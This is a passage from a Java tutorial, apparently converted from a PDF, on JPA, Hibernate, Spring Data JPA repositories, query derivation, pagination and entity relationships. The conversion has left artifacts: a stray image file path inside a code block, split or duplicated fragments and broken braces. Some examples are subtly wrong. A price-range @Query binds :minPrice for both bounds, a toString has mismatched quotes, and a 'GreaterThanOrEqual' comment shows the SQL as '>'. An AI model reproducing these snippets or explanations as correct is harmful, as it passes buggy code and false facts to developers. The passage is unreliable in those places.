#### Key Concepts:

- **JPA is a specification** - It defines the rules and interfaces
- **Hibernate is an implementation** - It's the actual code that follows JPA rules
- **Other implementations exist** - EclipseLink, OpenJPA, etc.

#### What is Hibernate?

**Hibernate** is the most popular **implementation** of the JPA specification. It's the actual framework that does the work of:

- Converting Java objects to database rows (and vice versa)
- Generating SQL queries automatically
- Managing database connections
- Handling caching and performance optimization

**Analogy:** If JPA is like the rules of a card game (poker), then Hibernate is one specific deck of cards and dealer following those rules.

#### What is ORM (Object-Relational Mapping)?

**ORM** is a programming technique that lets you work with database data as if they were regular Java objects. Instead of writing SQL queries, you work with Java classes and objects.

#### Without ORM (Traditional JDBC):

```
// You write SQL queries manually
String sql = "SELECT * FROM users WHERE id = ?";
PreparedStatement stmt = connection.prepareStatement(sql);
stmt.setInt(1, userId);
ResultSet rs = stmt.executeQuery();
while (rs.next()) {
    String name = rs.getString("name");
```

```

        String email = rs.getString("email");
        // Create object manually
        User user = new User(name, email);
    }

```

### With ORM (JPA/Hibernate):

```


// JPA handles SQL for you
User user = entityManager.find(User.class, userId);
// That's it! The object is automatically populated

```

### Why Use JPA/Hibernate?

1. **Less Boilerplate Code:** No need to write repetitive JDBC code
2. **Database Independence:** Change databases without changing code
3. **Automatic SQL Generation:** Hibernate generates optimized SQL
4. **Caching:** Improves performance with intelligent caching
5. **Relationship Management:** Easily handle complex relationships between tables
6. **Transaction Management:** Simplified transaction handling

### Basic Architecture



### 3.5.2 JPA Entity Mapping

#### What is an Entity?

An **Entity** is a Java class that represents a table in your database. Each instance (object) of the entity represents one row in that table.

#### Example:

Database Table: users		
id	name	email
1	John Doe	john@example.com

```
| 2 | Jane Doe | jane@example.com |  
+---+-----+-----+
```

Java Entity Class: User.java  
- Represents the entire table  
- Each User object represents one row

## Creating Your First Entity

### Step 1: Basic Entity Class

```
package com.example.model;  
  
import jakarta.persistence.*;  
  
@Entity // Marks this class as a JPA entity  
@Table(name = "users") // Specifies the table name (optional if same as class  
name)  
public class User {  
  
    @Id // Marks this field as the primary key  
    @GeneratedValue(strategy = GenerationType.IDENTITY) // Auto-increment  
    private Long id;  
  
    @Column(name = "name", nullable = false, length = 100)  
    private String name;  
  
    @Column(name = "email", unique = true, nullable = false)  
    private String email;  
  
    @Column(name = "age")  
    private Integer age;  
  
    // Constructors  
    public User() {  
        // JPA requires a no-argument constructor  
    }  
  
    public User(String name, String email, Integer age) {  
        this.name = name;  
        this.email = email;  
        this.age = age;  
    }  
  
    // Getters and Setters  
    public Long getId() {  
        return id;  
    }  
  
    public void setId(Long id) {  
        this.id = id;  
    }
```

```

public String getName() {
    return name;
}

public void setName(String name) {
    this.name = name;
}

public String getEmail() {
    return email;
}

public void setEmail(String email) {
    this.email = email;
}

public Integer getAge() {
    return age;
}

public void setAge(Integer age) {
    this.age = age;
}

@Override
public String toString() {
    return "User{id=" + id + ", name='" + name + "', email='" + email + "'",
age=" + age + "}";
}

```

## Understanding JPA Annotations

### @Entity

- **Purpose:** Tells JPA this class represents a database table
- **Requirement:** Mandatory for all entity classes
- **Example:** `@Entity`

### @Table

- **Purpose:** Specifies the table name in the database
- **Optional:** If not specified, uses the class name
- **Example:** `@Table(name = "users")`
- **Additional Options:**

```

@Table(
    name = "users",
    schema = "public", // Database schema
)

```

```
    uniqueConstraints = @UniqueConstraint(columnNames = {"email"})
)
```

## @Id

- **Purpose:** Marks a field as the primary key
- **Requirement:** Every entity must have an @Id
- **Example:** `@Id`

## @GeneratedValue

- **Purpose:** Specifies how the primary key should be generated
- **Strategies:**
  1. **IDENTITY:** Database auto-increment (MySQL, PostgreSQL)
  2. **SEQUENCE:** Uses database sequence (Oracle, PostgreSQL)
  3. **TABLE:** Uses a separate table to generate IDs
  4. **AUTO:** JPA chooses the best strategy

```
// Strategy examples
@Id
@GeneratedValue(strategy = GenerationType.IDENTITY)
private Long id;

@Id
@GeneratedValue(strategy = GenerationType.SEQUENCE, generator = "user_seq")
@SequenceGenerator(name = "user_seq", sequenceName = "user_sequence")
private Long id;

@Id
@GeneratedValue(strategy = GenerationType.UUID)
private UUID id;
```

## @Column

- **Purpose:** Customizes column mapping
- **Optional:** If not specified, uses field name
- **Attributes:**
  - `name`: Column name in database
  - `nullable`: Can the column be null? (default: true)
  - `unique`: Must values be unique? (default: false)
  - `length`: Maximum length for strings (default: 255)
  - `precision`: Total digits for decimals
  - `scale`: Digits after decimal point
  - `insertable`: Can insert values? (default: true)
  - `updatable`: Can update values? (default: true)

```
@Column(name = "user_email", nullable = false, unique = true, length = 150)
private String email;
```

```
@Column(name = "salary", precision = 10, scale = 2)
private BigDecimal salary;

@Column(name = "created_date", updatable = false)
private LocalDateTime createdDate;
```

## Field Types and Database Mapping

```
@Entity
public class Product {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    // String → VARCHAR
    @Column(length = 200)
    private String name;

    // Integer → INTEGER
    private Integer quantity;

    // Long → BIGINT
    private Long viewCount;

    // Double → DOUBLE
    private Double rating;

    // BigDecimal → DECIMAL (for money/precise numbers)
    @Column(precision = 10, scale = 2)
    private BigDecimal price;

    // Boolean → BOOLEAN (or TINYINT in MySQL)
    private Boolean active;

    // LocalDate → DATE
    private LocalDate manufactureDate;

    // LocalDateTime → TIMESTAMP
    private LocalDateTime createdAt;

    // LocalTime → TIME
    private LocalTime deliveryTime;

    // Enum → VARCHAR or INTEGER
    @Enumerated(EnumType.STRING) // Stores enum name as string
    private ProductStatus status;

    // Large text → TEXT or CLOB
    @Lob
    @Column(columnDefinition = "TEXT")
    private String description;
```

```

    // Binary data → BLOB
    @Lob
    private byte[] image;
}

enum ProductStatus {
    AVAILABLE, OUT_OF_STOCK, DISCONTINUED
}

```

## Temporal Types (Dates and Times)

```

import java.time.*;
import java.util.Date;

@Entity
public class Event {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    // Modern Java 8+ Date/Time API (Recommended)
    private LocalDate eventDate;           // 2024-12-06
    private LocalTime eventTime;          // 14:30:00
    private LocalDateTime eventDateTime; // 2024-12-06T14:30:00
    private Instant timestamp;           // 2024-12-06T14:30:00Z
    private ZonedDateTime zonedDateTime; // 2024-12-
                                         // 06T14:30:00+05:30[Asia/Kolkata]

    // Legacy java.util.Date (Avoid if possible)
    @Temporal(TemporalType.DATE)        // Only date: 2024-12-06
    private Date legacyDate;

    @Temporal(TemporalType.TIME)        // Only time: 14:30:00
    private Date legacyTime;

    @Temporal(TemporalType.TIMESTAMP) // Date and time: 2024-12-06 14:30:00
    private Date legacyTimestamp;
}

```

## Transient Fields

Sometimes you have fields in your entity that you **don't want to save** to the database:

```

@Entity
public class User {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

```

```

private String firstName;
private String lastName;

// This field will NOT be saved to database
@Transient
private String fullName;

// Calculate full name dynamically
public String getFullName() {
    return firstName + " " + lastName;
}

// This is also not saved (not annotated, not a getter/setter pattern)
private transient String temporaryData;
}

```

## Entity Lifecycle Callbacks

JPA allows you to hook into the entity lifecycle:

```

@Entity
public class AuditableEntity {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    private String name;

    @Column(updatable = false)
    private LocalDateTime createdAt;

    private LocalDateTime updatedAt;

    // Called before entity is persisted (inserted)
    @PrePersist
    protected void onCreate() {
        createdAt = LocalDateTime.now();
        updatedAt = LocalDateTime.now();
        System.out.println("About to insert: " + name);
    }

    // Called before entity is updated
    @PreUpdate
    protected void onUpdate() {
        updatedAt = LocalDateTime.now();
        System.out.println("About to update: " + name);
    }

    // Called after entity is loaded from database
    @PostLoad
    protected void onLoad() {
        System.out.println("Entity loaded: " + name);
    }
}

```

```

}

// Called after entity is persisted
@PostPersist
protected void afterCreate() {
    System.out.println("Entity created with ID: " + id);
}

// Called after entity is updated
@PostUpdate
protected void afterUpdate() {
    System.out.println("Entity updated: " + name);
}

// Called before entity is removed
@PreRemove
protected void onDelete() {
    System.out.println("About to delete: " + name);
}

// Called after entity is removed
@PostRemove
protected void afterDelete() {
    System.out.println("Entity deleted: " + name);
}
}

```

### 3.5.3 Spring Data JPA Repositories

#### What is Spring Data JPA?

**Spring Data JPA** is a library that sits on top of JPA/Hibernate and makes database operations even easier. It provides:

- **Repository interfaces** that you don't need to implement
- **Automatic query generation** from method names
- **Built-in CRUD operations** without writing code
- **Pagination and sorting** support
- **Custom query support** with @Query annotation

**The Magic:** You just define an interface, and Spring Data JPA creates the implementation for you automatically!

#### Repository Hierarchy

Spring Data JPA provides several repository interfaces:

```

Repository (marker interface)
↓
CrudRepository (basic CRUD operations)
↓

```

```
PagingAndSortingRepository (adds pagination and sorting)
    ↓
JpaRepository (combines all + adds JPA-specific methods)
```

## Creating Your First Repository

### Step 1: Define Entity

```
@Entity
@Table(name = "products")
public class Product {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(nullable = false)
    private String name;

    @Column(precision = 10, scale = 2)
    private BigDecimal price;

    private Integer stock;

    private String category;

    private Boolean active;

    // Constructors, getters, setters, toString()
}
```

### Step 2: Create Repository Interface

```
package com.example.repository;

import com.example.model.Product;
import org.springframework.data.jpa.repository.JpaRepository;
import org.springframework.stereotype.Repository;

@Repository
public interface ProductRepository extends JpaRepository<Product, Long> {
    // That's it! You get all these methods for free:
    // - save(product)
    // - findById(id)
    // - findAll()
    // - deleteById(id)
    // - count()
    // - existsById(id)
    // And many more!
}
```

## Explanation:

- `JpaRepository<Product, Long>`:
  - `Product`: The entity type
  - `Long`: The type of the entity's ID field
- `@Repository`: Marks this as a Spring Data repository (optional but recommended)

## Built-in CRUD Methods

```
@Service
public class ProductService {

    @Autowired
    private ProductRepository productRepository;

    public void demonstrateCrudOperations() {
        // CREATE - Save a new product
        Product product = new Product("Laptop", new BigDecimal("999.99"), 10,
        "Electronics", true);
        Product saved = productRepository.save(product);
        System.out.println("Saved: " + saved.getId());

        // READ - Find by ID
        Optional<Product> found = productRepository.findById(saved.getId());
        found.ifPresent(p -> System.out.println("Found: " + p.getName()));

        // READ - Find all products
        List<Product> allProducts = productRepository.findAll();
        System.out.println("Total products: " + allProducts.size());

        // UPDATE - Modify and save
        product.setPrice(new BigDecimal("899.99"));
        productRepository.save(product); // Same method for insert and update

        // DELETE - Remove by ID
        productRepository.deleteById(saved.getId());

        // CHECK - Does it exist?
        boolean exists = productRepository.existsById(saved.getId());
        System.out.println("Exists: " + exists); // false

        // COUNT - How many records?
        long count = productRepository.count();
        System.out.println("Total count: " + count);
    }
}
```

## Query Derivation from Method Names

Spring Data JPA can **automatically generate queries** based on your method names! This is called **query derivation**.

## Basic Patterns:

```
@Repository
public interface ProductRepository extends JpaRepository<Product, Long> {

    // Find by single property
    List<Product> findByName(String name);
    // SQL: SELECT * FROM products WHERE name = ?

    // Find by multiple properties (AND)
    List<Product> findByNameAndCategory(String name, String category);
    // SQL: SELECT * FROM products WHERE name = ? AND category = ?

    // Find by multiple properties (OR)
    List<Product> findByNameOrCategory(String name, String category);
    // SQL: SELECT * FROM products WHERE name = ? OR category = ?

    // Find by property with comparison
    List<Product> findByPriceGreaterThanOrEqual(BigDecimal price);
    // SQL: SELECT * FROM products WHERE price > ?

    List<Product> findByPriceLessThan(BigDecimal price);
    // SQL: SELECT * FROM products WHERE price < ?

    List<Product> findByPriceBetween(BigDecimal minPrice, BigDecimal maxPrice);
    // SQL: SELECT * FROM products WHERE price BETWEEN ? AND ?

    // Find by null/not null
    List<Product> findByActiveIsTrue();
    // SQL: SELECT * FROM products WHERE active = true

    List<Product> findByActiveIsFalse();
    // SQL: SELECT * FROM products WHERE active = false

    List<Product> findByCategoryIsNull();
    // SQL: SELECT * FROM products WHERE category IS NULL

    List<Product> findByCategoryIsNotNull();
    // SQL: SELECT * FROM products WHERE category IS NOT NULL

    // String operations
    List<Product> findByNameContaining(String keyword);
    // SQL: SELECT * FROM products WHERE name LIKE %keyword%

    List<Product> findByNameStartingWith(String prefix);
    // SQL: SELECT * FROM products WHERE name LIKE prefix%

    List<Product> findByNameEndingWith(String suffix);
    // SQL: SELECT * FROM products WHERE name LIKE %suffix

    List<Product> findByNameIgnoreCase(String name);
    // SQL: SELECT * FROM products WHERE LOWER(name) = LOWER(?)


    // Collection operations
}
```

```

List<Product> findByCategoryIn(List<String> categories);
// SQL: SELECT * FROM products WHERE category IN (?, ?, ?)

List<Product> findByCategoryNotIn(List<String> categories);
// SQL: SELECT * FROM products WHERE category NOT IN (?, ?, ?)

// Ordering
List<Product> findByOrderByPriceAsc();
// SQL: SELECT * FROM products ORDER BY price ASC

List<Product> findByCategoryOrderByPriceDesc(String category);
// SQL: SELECT * FROM products WHERE category = ? ORDER BY price DESC

// Limiting results
List<Product> findTop5ByOrderByPriceDesc();
// SQL: SELECT * FROM products ORDER BY price DESC LIMIT 5

Product findFirstByOrderByPriceAsc();
// SQL: SELECT * FROM products ORDER BY price ASC LIMIT 1

// Count queries
long countByCategory(String category);
// SQL: SELECT COUNT(*) FROM products WHERE category = ?

// Exists queries
boolean existsByNameAndCategory(String name, String category);
// SQL: SELECT CASE WHEN COUNT(*) > 0 THEN true ELSE false END
//      FROM products WHERE name = ? AND category = ?

// Delete queries
void deleteByCategory(String category);
// SQL: DELETE FROM products WHERE category = ?

long deleteByActiveIsFalse();
// SQL: DELETE FROM products WHERE active = false
// Returns: number of deleted records
}

```

## Query Keywords Reference

Keyword	Sample	JPQL Snippet
And	findByNameAndPrice	... where x.name = ?1 and x.price = ?2
Or	findByNameOrPrice	... where x.name = ?1 or x.price = ?2
Is, Equals	findByName, findByNameIs, findByNameEquals	... where x.name = ?1
Between	findByPriceBetween	... where x.price between ?1 and ?2

Keyword	Sample	JPQL Snippet
LessThan	findByPriceLessThan	... where x.price < ?1
LessThanOrEqualTo	findByPriceLessThanOrEqualTo	... where x.price <= ?1
GreaterThan	findByPriceGreaterThan	... where x.price > ?1
GreaterThanOrEqualTo	findByPriceGreaterThanOrEqualTo	... where x.price >= ?1
After	findByStartDateAfter	... where x.startDate > ?1
Before	findByStartDateBefore	... where x.startDate < ?1
IsNull, Null	findByAge(Is)Null	... where x.age is null
IsNotNull, NotNull	findByAge(Is)NotNull	... where x.age not null
Like	findByNameLike	... where x.name like ?1
NotLike	findByNameNotLike	... where x.name not like ?1
StartingWith	findByNameStartingWith	... where x.name like ?1 (parameter bound with appended %)
EndingWith	findByNameEndingWith	... where x.name like ?1 (parameter bound with prepended %)
Containing	findByNameContaining	... where x.name like ?1 (parameter bound wrapped in %)
OrderBy	findByAgeOrderByAgeDesc	... where x.age = ?1 order by x.name desc
Not	findByNameNot	... where x.name <> ?1
In	findByAgeIn(Collection<Age> ages)	... where x.age in ?1
NotIn	findByAgeNotIn(Collection<Age> ages)	... where x.age not in ?1
True	findByActiveTrue()	... where x.active = true
False	findByActiveFalse()	... where x.active = false
IgnoreCase	findByNameIgnoreCase	... where UPPER(x.name) = UPPER(?1)

## Using Custom Queries with @Query

When method names become too complex, use the `@Query` annotation:

## JPQL Queries (Java Persistence Query Language):

```

@Repository
public interface ProductRepository extends JpaRepository<Product, Long> {

    // Simple JPQL query (uses entity and field names, not table/column names)
    @Query("SELECT p FROM Product p WHERE p.category = :category")
    List<Product> findProductsByCategory(@Param("category") String category);

    // JPQL with multiple parameters
    @Query("SELECT p FROM Product p WHERE p.price BETWEEN :minPrice AND
:minPrice")
    List<Product> findProductsInPriceRange(
        @Param("minPrice") BigDecimal minPrice,
        @Param("maxPrice") BigDecimal maxPrice
    );

    // JPQL with LIKE
    @Query("SELECT p FROM Product p WHERE p.name LIKE %:keyword% OR p.category
LIKE %:keyword%")
    List<Product> searchProducts(@Param("keyword") String keyword);

    // JPQL with ORDER BY
    @Query("SELECT p FROM Product p WHERE p.active = true ORDER BY p.price DESC")
    List<Product> findActiveProductsSortedByPrice();

    // JPQL returning specific fields (DTO projection)
    @Query("SELECT new com.example.dto.ProductSummary(p.id, p.name, p.price) " +
           "FROM Product p WHERE p.category = :category")
    List<ProductSummary> findProductSummaries(@Param("category") String category);

    // JPQL with aggregate functions
    @Query("SELECT AVG(p.price) FROM Product p WHERE p.category = :category")
    Double findAveragePriceByCategory(@Param("category") String category);

    @Query("SELECT COUNT(p) FROM Product p WHERE p.stock < :threshold")
    long countLowStockProducts(@Param("threshold") Integer threshold);
}

```

## Native SQL Queries:

```

@Repository
public interface ProductRepository extends JpaRepository<Product, Long> {

    // Native SQL query (uses actual table and column names)
    @Query(value = "SELECT * FROM products WHERE category = :category",
nativeQuery = true)
    List<Product> findByCategoryNative(@Param("category") String category);

    // Native SQL with JOIN
    @Query(value = "SELECT p.* FROM products p " +
               "INNER JOIN categories c ON p.category_id = c.id " +
               "WHERE c.name = :categoryName",
nativeQuery = true)
    List<Product> findProductsWithCategoryJoin(@Param("categoryName") String categoryName);
}

```

```

        nativeQuery = true)
    List<Product> findByJoinedCategory(@Param("categoryName") String
categoryName);

    // Native SQL for database-specific features
    @Query(value = "SELECT * FROM products WHERE MATCH(name, description) " +
            "AGAINST(:keyword IN NATURAL LANGUAGE MODE)",
            nativeQuery = true)
    List<Product> fullTextSearch(@Param("keyword") String keyword);
}

```

## Modifying Queries (@Modifying)

For UPDATE and DELETE operations:

```

@Repository
public interface ProductRepository extends JpaRepository<Product, Long> {

    // Update query
    @Modifying
    @Transactional
    @Query("UPDATE Product p SET p.price = p.price * 1.1 WHERE p.category =
:category")
    int increasePriceByCategory(@Param("category") String category);

    // Delete query
    @Modifying
    @Transactional
    @Query("DELETE FROM Product p WHERE p.stock = 0")
    int deleteOutOfStockProducts();

    // Native UPDATE
    @Modifying
    @Transactional
    @Query(value = "UPDATE products SET active = false WHERE created_date <
:date",
            nativeQuery = true)
    int deactivateOldProducts(@Param("date") LocalDate date);
}

```

### Important Notes:

- **@Modifying**: Required for UPDATE/DELETE queries
- **@Transactional**: Required for modifying operations
- Return type: **int** or **void** (returns number of affected rows)

### 3.5.4 Pagination and Sorting

#### Why Pagination?

Imagine you have 1 million products in your database. Loading all of them at once would:

- Use huge amounts of memory
- Take a very long time
- Crash your application
- Provide a terrible user experience

**Pagination** solves this by loading data in small "pages" (e.g., 20 items at a time), just like how Google shows search results.

## Basic Sorting

```
@Service
public class ProductService {

    @Autowired
    private ProductRepository productRepository;

    public List<Product> getProductsSorted() {
        // Sort by single field ascending
        List<Product> products1 = productRepository.findAll(Sort.by("price"));

        // Sort by single field descending
        List<Product> products2 =
            productRepository.findAll(Sort.by("price").descending());

        // Sort by multiple fields
        List<Product> products3 = productRepository.findAll(
            Sort.by("category").ascending()
                .and(Sort.by("price").descending())
        );

        // Alternative syntax
        List<Product> products4 = productRepository.findAll(
            Sort.by(
                Sort.Order.asc("category"),
                Sort.Order.desc("price")
            )
        );

        return products1;
    }
}
```

## Basic Pagination

```
@Service
public class ProductService {

    @Autowired
    private ProductRepository productRepository;
```

```

private ProductRepository productRepository;

public Page<Product> getProductsPaginated(int pageNumber, int pageSize) {
    // Create a Pageable object
    Pageable pageable = PageRequest.of(pageNumber, pageSize);

    // Get the page
    Page<Product> page = productRepository.findAll(pageable);

    // Page contains:
    System.out.println("Total elements: " + page.getTotalElements()); // Total records
    System.out.println("Total pages: " + page.getTotalPages()); // Total pages
    System.out.println("Current page: " + page.getNumber()); // Current page number
    System.out.println("Page size: " + page.getSize()); // Items per page
    System.out.println("Has next: " + page.hasNext()); // More pages?
    System.out.println("Has previous: " + page.hasPrevious()); // Previous page exists?

    List<Product> products = page.getContent(); // Actual data

    return page;
}
}

```

### Example: Getting page 2 with 10 items per page

```

// Page numbers start at 0
Pageable pageable = PageRequest.of(1, 10); // Page 2 (index 1), 10 items
Page<Product> page = productRepository.findAll(pageable);

// This retrieves items 11-20 from the database

```

### Pagination with Sorting

```

@Service
public class ProductService {

    @Autowired
    private ProductRepository productRepository;

    public Page<Product> getProductsPaginatedAndSorted(
        int pageNumber,
        int pageSize,
        String sortBy,
        String direction) {

```

```

    // Create Sort object
    Sort sort = direction.equalsIgnoreCase("asc")
        ? Sort.by(sortBy).ascending()
        : Sort.by(sortBy).descending();

    // Create Pageable with sorting
    Pageable pageable = PageRequest.of(pageNumber, pageSize, sort);

    // Get the page
    return productRepository.findAll(pageable);
}

// Multiple sort fields
public Page<Product> getProductsWithMultipleSort(int pageNumber, int pageSize)
{
    Sort sort = Sort.by(
        Sort.Order.asc("category"),
        Sort.Order.desc("price"),
        Sort.Order.asc("name")
    );

    Pageable pageable = PageRequest.of(pageNumber, pageSize, sort);
    return productRepository.findAll(pageable);
}
}

```

## Pagination with Custom Queries

```

@Repository
public interface ProductRepository extends JpaRepository<Product, Long> {

    // Method name query with pagination
    Page<Product> findByCategory(String category, Pageable pageable);

    // Method name query with sorting (returns List, not Page)
    List<Product> findByCategory(String category, Sort sort);

    // @Query with pagination
    @Query("SELECT p FROM Product p WHERE p.price > :minPrice")
    Page<Product> findExpensiveProducts(@Param("minPrice") BigDecimal minPrice,
    Pageable pageable);

    // @Query with Slice (lightweight alternative to Page)
    @Query("SELECT p FROM Product p WHERE p.active = true")
    Slice<Product> findActiveProducts(Pageable pageable);
}

```

## Page vs Slice vs List

### 1. Page

- Contains full pagination information
- Executes a COUNT query to get total elements
- Best for: UI with "Page 1 of 10" display
- **Use Case:** When you need to show total pages/records

```
Page<Product> page = productRepository.findAll(pageable);
long total = page.getTotalElements();           // Executes COUNT(*)
int totalPages = page.getTotalPages();          // Calculated from total
List<Product> content = page.getContent();    // Actual data
```

## 2. Slice

- Only knows if there's a next page
- Does NOT execute a COUNT query (more efficient)
- Best for: "Load More" or "Infinite Scroll" UI
- **Use Case:** When you don't need total count

```
Slice<Product> slice = productRepository.findActiveProducts(pageable);
boolean hasNext = slice.hasNext();           // No COUNT query!
List<Product> content = slice.getContent();
// slice.getTotalElements() // NOT AVAILABLE
```

## 3. List

- Returns all matching results
- No pagination information
- **Use Case:** Small result sets or exports

```
List<Product> products = productRepository.findByCategory("Electronics");
```

## REST Controller Example with Pagination

```
@RestController
@RequestMapping("/api/products")
public class ProductController {

    @Autowired
    private ProductService productService;

    @GetMapping
    public ResponseEntity<Page<Product>> getProducts(
        @RequestParam(defaultValue = "0") int page,
        @RequestParam(defaultValue = "20") int size,
        @RequestParam(defaultValue = "id") String sortBy,
        @RequestParam(defaultValue = "asc") String direction) {
```

```

        Page<Product> productPage = productService.getProductsPaginatedAndSorted(
            page, size, sortBy, direction
        );

        return ResponseEntity.ok(productPage);
    }
}

```

### Example API call:

```
GET /api/products?page=0&size=20&sortBy=price&direction=desc
```

### Response:

```
{
  "content": [
    { "id": 1, "name": "Laptop", "price": 999.99 },
    { "id": 2, "name": "Phone", "price": 599.99 }
  ],
  "pageable": {
    "pageNumber": 0,
    "pageSize": 20,
    "sort": { "sorted": true, "unsorted": false }
  },
  "totalElements": 150,
  "totalPages": 8,
  "last": false,
  "first": true,
  "number": 0,
  "size": 20,
  "numberOfElements": 20
}
```

## Advanced Pagination Patterns

### 1. Custom Page Response DTO

```

public class PageResponse<T> {
    private List<T> data;
    private int currentPage;
    private int totalPages;
    private long totalItems;
    private boolean hasNext;
    private boolean hasPrevious;

    public static <T> PageResponse<T> of(Page<T> page) {
        PageResponse<T> response = new PageResponse<>();
        response.setData(page.getContent());
    }
}

```

```

        response.setCurrentPage(page.getNumber());
        response.setTotalPages(page.getTotalPages());
        response.setTotalItems(page.getTotalElements());
        response.setHasNext(page.hasNext());
        response.setHasPrevious(page.hasPrevious());
        return response;
    }

    // Getters and setters
}

@GetMapping
public ResponseEntity<PageResponse<Product>> getProducts(Pageable pageable) {
    Page<Product> page = productRepository.findAll(pageable);
    return ResponseEntity.ok(PageResponse.of(page));
}

```

## 2. Dynamic Sorting

```

@GetMapping
public ResponseEntity<Page<Product>> getProducts(
    @RequestParam(defaultValue = "0") int page,
    @RequestParam(defaultValue = "20") int size,
    @RequestParam(required = false) List<String> sort) {

    Sort sortObj = Sort.unsorted();

    if (sort != null && !sort.isEmpty()) {
        List<Sort.Order> orders = new ArrayList<>();
        for (String sortField : sort) {
            // Format: "field,direction" e.g., "price,desc"
            String[] parts = sortField.split(",");
            String field = parts[0];
            String direction = parts.length > 1 ? parts[1] : "asc";

            orders.add(direction.equalsIgnoreCase("desc")
                ? Sort.Order.desc(field)
                : Sort.Order.asc(field));
        }
        sortObj = Sort.by(orders);
    }

    Pageable pageable = PageRequest.of(page, size, sortObj);
    Page<Product> productPage = productRepository.findAll(pageable);

    return ResponseEntity.ok(productPage);
}

```

### Example API call:

```
GET /api/products?page=0&size=20&sort=category,asc&sort=price,desc
```

### 3.5.5 Entity Relationships

In real applications, entities are related to each other, just like tables in a database have relationships. JPA provides annotations to map these relationships.

#### Types of Relationships

1. **One-to-One (1:1)**: One record relates to exactly one other record
  - Example: User ↔ Profile (one user has one profile)
2. **One-to-Many (1:N)**: One record relates to many other records
  - Example: Department ↔ Employees (one department has many employees)
3. **Many-to-One (N:1)**: Many records relate to one record
  - Example: Employees ↔ Department (many employees belong to one department)
4. **Many-to-Many (N:N)**: Many records relate to many other records
  - Example: Students ↔ Courses (many students enroll in many courses)

#### @OneToOne Relationship

**Scenario:** Each User has exactly one Profile

```
// User.java
@Entity
@Table(name = "users")
public class User {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(nullable = false, unique = true)
    private String username;

    @Column(nullable = false)
    private String password;

    // OneToOne relationship
    @OneToOne(mappedBy = "user", cascade = CascadeType.ALL, orphanRemoval = true)
    private UserProfile profile;

    // Helper method to maintain bidirectional relationship
    public void setProfile(UserProfile profile) {
        this.profile = profile;
        if (profile != null) {
```

```

        profile.setUser(this);
    }

}

// Constructors, getters, setters
}

// UserProfile.java
@Entity
@Table(name = "user_profiles")
public class UserProfile {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    private String firstName;
    private String lastName;
    private String phoneNumber;
    private String address;

    // OneToOne relationship (owning side)
    @OneToOne
    @JoinColumn(name = "user_id", referencedColumnName = "id", nullable = false)
    private User user;

    // Constructors, getters, setters
}

```

## Database Structure:

```

-- users table
CREATE TABLE users (
    id BIGINT PRIMARY KEY AUTO_INCREMENT,
    username VARCHAR(255) UNIQUE NOT NULL,
    password VARCHAR(255) NOT NULL
);

-- user_profiles table
CREATE TABLE user_profiles (
    id BIGINT PRIMARY KEY AUTO_INCREMENT,
    first_name VARCHAR(255),
    last_name VARCHAR(255),
    phone_number VARCHAR(255),
    address VARCHAR(255),
    user_id BIGINT NOT NULL UNIQUE,
    FOREIGN KEY (user_id) REFERENCES users(id)
);

```

## Usage Example:

```

@Service
public class UserService {

    @Autowired
    private UserRepository userRepository;

    public User createUserWithProfile() {
        // Create user
        User user = new User();
        user.setUsername("john_doe");
        user.setPassword("password123");

        // Create profile
        UserProfile profile = new UserProfile();
        profile.setFirstName("John");
        profile.setLastName("Doe");
        profile.setPhoneNumber("1234567890");
        profile.setAddress("123 Main St");

        // Link them together
        user.setProfile(profile); // Helper method sets both sides

        // Save (cascade will save profile too)
        return userRepository.save(user);
    }
}

```

## @OneToMany and @ManyToOne Relationship

**Scenario:** One Department has many Employees

```

// Department.java
@Entity
@Table(name = "departments")
public class Department {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(nullable = false)
    private String name;

    private String location;

    // OneToMany relationship
    @OneToMany(mappedBy = "department", cascade = CascadeType.ALL, orphanRemoval =
true)
    private List<Employee> employees = new ArrayList<>();

    // Helper methods to maintain bidirectional relationship
    public void addEmployee(Employee employee) {

```

```

        employees.add(employee);
        employee.setDepartment(this);
    }

    public void removeEmployee(Employee employee) {
        employees.remove(employee);
        employee.setDepartment(null);
    }

    // Constructors, getters, setters
}

// Employee.java
@Entity
@Table(name = "employees")
public class Employee {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(nullable = false)
    private String name;

    private String email;

    @Column(precision = 10, scale = 2)
    private BigDecimal salary;

    // ManyToOne relationship (owning side)
    @ManyToOne(fetch = FetchType.LAZY)
    @JoinColumn(name = "department_id", nullable = false)
    private Department department;

    // Constructors, getters, setters
}

```

## Database Structure:

```

-- departments table
CREATE TABLE departments (
    id BIGINT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(255) NOT NULL,
    location VARCHAR(255)
);

-- employees table
CREATE TABLE employees (
    id BIGINT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(255) NOT NULL,
    email VARCHAR(255),
    salary DECIMAL(10,2),
    department_id BIGINT NOT NULL,

```

```
    FOREIGN KEY (department_id) REFERENCES departments(id)
);
```

### Usage Example:

```
@Service
public class DepartmentService {

    @Autowired
    private DepartmentRepository departmentRepository;

    public Department createDepartmentWithEmployees() {
        // Create department
        Department department = new Department();
        department.setName("Engineering");
        department.setLocation("Building A");

        // Create employees
        Employee emp1 = new Employee();
        emp1.setName("Alice Johnson");
        emp1.setEmail("alice@company.com");
        emp1.setSalary(new BigDecimal("75000"));

        Employee emp2 = new Employee();
        emp2.setName("Bob Smith");
        emp2.setEmail("bob@company.com");
